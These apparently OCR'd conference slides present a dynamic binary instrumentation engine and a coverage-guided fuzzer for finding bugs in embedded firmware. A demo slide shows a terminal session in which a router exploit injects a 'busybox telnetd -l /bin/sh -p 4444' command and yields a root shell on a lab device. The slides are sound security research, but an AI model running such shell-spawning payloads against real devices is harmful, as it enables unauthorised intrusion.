  - X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - X86-64 & other CPUs: no simple instruction to save all registers :-(
    - ★ Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

Cross Architecture - Callback argument

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - SysV/Windows x86-32 vs x86-64
    - ★ Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - X86-64: "mov rcx, <value>" or "mov rdi, <value>. Encoding depends on data value
  - Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - Mips: "li $a0, <value>"
  - PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

Cross Architecture - Branch distance

- Distance from hooking place to callback cause nightmare :-(
  - Some architectures have no explicit support for far branching
    - X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - X86-64 CALL: "push <next-addr>; push <target>; ret"
    - Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
    - Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
    - Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
    - Mips JUMP: "li $t0, <addr>; jr $t0"
    - Mips CALL: "li $t0, <addr>; move $t9, $t0; jalr $t0"
    - Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - Sparc CALL: "set <addr>, %l4; call %l4; nop"

Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
  - copy LR to r23, save target address to r24, then copy to LR for BLR
  - restore LR from r23 after jumping back from trampoline
  - "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - save r24 with target address, then copy r24 to LR
  - point r24 to instruction after BLR, so later BLR go back there from callback
  - "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```

Cross Architecture - Scratch Register

- Scratch registers used in initial branching
  - Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
  - Calculate branch target, or used as branch target
  - Need scratch register(s) that are unused in local context
    - ★ Specified by user via API, or discovered automatically by engine

Cross Architecture - Flush Code Cache

- Code patching need to be reflected in i-cache
- Depend on architecture
  - X86: no need
  - Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - Linux/GCC has special function: cacheflush(begin, end)

Code Boudary & Relocation

- Need to extract instructions overwritten at instrumentation point
  - Determine instruction boundary for X86
  - Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - Relative instructions (branch, memory access)
  - Use Capstone disassembler to detect instruction type
  - Use Keystone assembler to recompile

Code Analysis

- Avoid overflow to next basic block
  - Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be choosen as scratch registers

Customize on Instrumentation

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback ars
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

Skorpio Sample C Code

```
Sample for Skorpio engine

--- Original code
BBB code = 0x400ca0, callback = 0x400c80

Hook info:
Hook type:                  2
Hook address:               0x400ca0
Hook callback:              0x400c80
Hook user_data:             0x7b
Hook trampoline addr:       0x7f1aa7911000
Hook trampoline size:       86
Hook trampoline code:       505351525756554150415141524154 9c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4
15a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3
Patch size:                 14
Patched code:               ff2500000000001091a71a7f0000
Hook original code size:    14
Hook original code:         4883ec08b9800c4000baa00c4000


--- Functions with instrumentation now
== inside callback, userdata = 123
BBB code = 0x400ca0, callback = 0x400c80


--- Restored original code, now without instrumentation
BBB code = 0x400ca0, callback = 0x400c80
```

Agenda

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


Conclusions

Issues







Firmware Emulation

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools

Skorpio DBI

- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

Lack Support for Embedded

- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm

Fuzzer Features

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - Symbolic Execution to guide fuzzer forward
  - Combine with static analysis for smarter/deeper penetration

Fuzzer Design

- Pure software-based
- Cross-platform/architecture
  - Native compiled on embedded systems
- Binary support
  - Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - Stable & support all kind of binaries
  - Order of magnitude faster than DBI/Emulation approaches

Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions

Exploiting a RCE

```
(16:51:4                                                    /exploit>
(51)$ uname -a
Linux xiangyu 4.15.0-34-generic #37-Ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(16:51:5                                                    /exploit>
(52)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
telnet: Unable to connect to remote host: Connection refused
(16:51:54)                                                  /exploit>
(53)$ telnet 10.253.253.10 80
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
^C^[quit
Connection closed by foreign host.
(16:52:00)                                                  xploit>
(54)$ cat exp_router_international.py  | grep 4444
cmd = "/bin/busybox telnetd -l /bin/sh -p 4444 &"
(16:52:05):                                                 /exploit>
(55)$ python exp_router_international.py
Traceback (most recent call last):
  File "exp_router_international.py", line 18, in <module>
    resp = urllib2.urlopen(req)
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1228, in http_open
    return self.do_open(httplib.HTTPConnection, req)
  File "/usr/lib/python2.7/urllib2.py", line 1201, in do_open
    r = h.getresponse(buffering=True)
  File "/usr/lib/python2.7/httplib.py", line 1121, in getresponse
    response.begin()
  File "/usr/lib/python2.7/httplib.py", line 438, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python2.7/httplib.py", line 402, in _read_status
    raise BadStatusLine(line)
httplib.BadStatusLine: ''
(16:52:18):                                                 /exploit>
(56)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
/ # uname -a
Linux armhf 4.9.0-6-armmp-lpae #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) armv7l GNU/Linux
/ #
```

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

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

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

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Conclusions

- We built our smart guided fuzzer for embedded systems
  - Emulate firmware
  - Cross platforms/architectures
  - Binary-only support
  - Fast + stable
  - Found real impactful bugs in complicated software

Questions

Finding 0 Days in Embedded Systems
with Code Coverage Guided Fuzzing

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